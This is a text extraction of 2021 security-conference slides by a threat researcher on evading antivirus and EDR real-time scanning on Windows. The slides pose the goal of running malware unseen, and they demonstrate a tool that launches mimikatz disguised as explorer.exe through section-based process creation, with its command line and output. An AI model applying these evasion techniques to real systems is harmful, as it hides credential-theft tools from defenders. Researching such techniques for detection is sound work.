



**2021**

# Skrull like A K!ng: fr0m Fi1e Unlink to Persistence

Sheng-Hao Ma



# Sheng-Hao Ma

Threat Researcher at TXOne Networks

- **Core member** of CHROOT Security Group
- **Over 10-year experience** in reverse engineering, Windows vulnerability, and Intel 8086.
- **Spoke** at S&P, BlackHat, DEFCON, HITB, HITCON, VXCON, CYBERSEC, and etc.
- **Instructor** of Ministry of National Defense, Ministry of Education, HITCON, and etc.
- **Publication** *Windows APT Warfare*



# Outline


- A. AV/EDR Real-Time Scan
- B. The Treasure left since XP: CreateProcessEx
- C. Force Unlink: Abuse NTFS Streams to Unlock Files
- D. Skrull DRM: Anti-Copy Malware Launcher
- E. Conclusion



# Anti-Virus Design



# Background




Windows Task Manager

File Options View Windows Help

Applications Processes Services Performance Networking Users

Image Name	CPU	Memory	Command Line
paexec.exe	00	146 K	C:\Windows\paexec.exe
hmpsched.exe	00	171 K	C:\Program Files\HitmanPro\hmpsched.exe
svch0st.exe	34	136 K	C:\Windows\System\svch0st.exe
svchost.exe	00	187 K	C:\Windows\System32\svchost.exe

# Background



57 / 68


Community Score

! 57 security vendors flagged this file as malicious

c2cf2118550a0fd7f81fe9913fe36be24c03a0ae5430b94557e0ee71c550a58c

peexe


# AntiVirus Design



- **Malware Detection**
  - Signature-Patterns Scanning e.g. YARA
  - ML: Heuristic-Detection e.g. SVM
  - Virtual Machine (VM)
- **When To Scan?**
  - Regular Schedule Service
  - Minifilter & PsSetCreateProcessNotifyRoutine
- **Automatic Sample Submission**

# Challenge


inject malware into trusted system processes,  
without triggering AV/EDR?



- **Malware Detection**
  - Signature-Patterns Scanning e.g. YARA
  - ML: Heuristic-Detection e.g. SVM
  - Virtual Machine (VM)
- **When To Scan?**
  - Regular Schedule Service
  - Minifilter & PsSetCreateProcessNotifyRoutine
- **Automatic Sample Submission**




# Challenge



- **Malware Detection**
  - Signature-Patterns Scanning e.g. YARA
  - ML: Heuristic-Detection e.g. SVM
  - Virtual Machine (VM)
- **When To Scan?**
  - Regular Schedule Service
  - Minifilter & PsSetCreateProcessNotifyRoutine
- **Automatic Sample Submission**  
our payload shouldn't be scanned

# Challenge



- **Malware Detection**
  - Signature-Patterns Scanning e.g. YARA
  - ML: Heuristic-Detection e.g. SVM
  - Virtual Machine (VM)
- **When To Scan?**
  - Regular Schedule Service
  - Minifilter & PsSetCreateProcessNotifyRoutine


- **Automatic Sample Submission**


can we protect our malware against reversing, even if the binary got captured in hand?




# The Treasure left since XP










EXE File

Explorer



kernel32!CreateProcessInternalW


```
filePtr = fopen( "C:\fishfish.exe" )
```


```
ntdll!ZwCreateProcessEx( section )
```

Using ZwCreateSection, to create the file as an section  
That's used for mapping into the process

Process

file mapping (fishfish.exe)









# miniCreateProcessEx

<https://github.com/aaaddress1/PROCESS>

```
mimikatz 2.2.0 x64 (oe.eo)

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

C:\Users\aaaddress1\powershell.exe

Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

```
PS C:\Users\aaaddress1> .\miniCreateProcessEx.exe
```

```
C:\Users\aaaddress1\miniCreateProcessEx.exe [exe/to/run] [fake/file/path]
```

```
PS C:\Users\aaaddress1> .\miniCreateProcessEx.exe `
```

```
>> <#exe/to/run#> "C:\toolchain\mimikatz_64.exe" `
```

```
>> <#fake/path#> "C:\windows\explorer.exe"
```

```
[v] create section from C:\toolchain\mimikatz_64.exe
```

```
[v] locate entry @ c7578
```

```
[v] process (00000000000000A0) spawned from section!
```

```
[v] setup parameters for PEB ok.
```

```
[v] enjoy :)
```

```
PS C:\Users\aaaddress1> █
```

# miniCreateProcessEx

<https://github.com/aaaddress1/PROCESS>

The image shows two overlapping windows from a Windows system. The left window is the 'Properties' dialog for 'mimikatz\_64.exe:5076'. The 'Image File' tab is selected, showing 'Windows Explorer (Verified) Microsoft Windows' with a version of 10.0.17763.1911. A green handwritten note 'yeah, got signed by M\$' is written over the 'Image File' section. The right window is 'Process Explorer' showing a list of processes. 'explorer.exe' is highlighted in blue. Below it, 'powershell.exe' and 'procexp.exe' are listed. 'mimikatz\_64.exe' is listed with the window title 'mimikatz 2.2.0 x64 (oe.eo)'. Below the process list, a terminal window shows the output of mimikatz 2.2.0 (x64) running, displaying a banner and a list of links.

Process	Window Title
explorer.exe	C:\Users\aaaddress1\Desktop\arsenal
powershell.exe	C:\Users\aaaddress1\powershell.exe
procexp.exe	
mimikatz_64.exe	mimikatz 2.2.0 x64 (oe.eo)
conhost.exe	

```
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' > Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com
```





## It's All About The Time :)

Hey... Wait a minute. So where's the Antivirus?



# Scan in "Real-Time"?

- Microsoft provides a set of APIs for security vendors, to monitor:
  - PsSetCreateProcessNotifyRoutineEx
  - PsSetCreateThreadNotifyRoutineEx
- It's in Kernel, hard to unhook
- Sure, Bad for attackers :(

## PsSetCreateProcessNotifyRoutineEx function (ntddk.h)

04/30/2018 • 2 minutes to read

The `PsSetCreateProcessNotifyRoutineEx` routine registers or removes a callback routine that notifies the caller when a process is created or exits.

### Syntax

C++

Copy

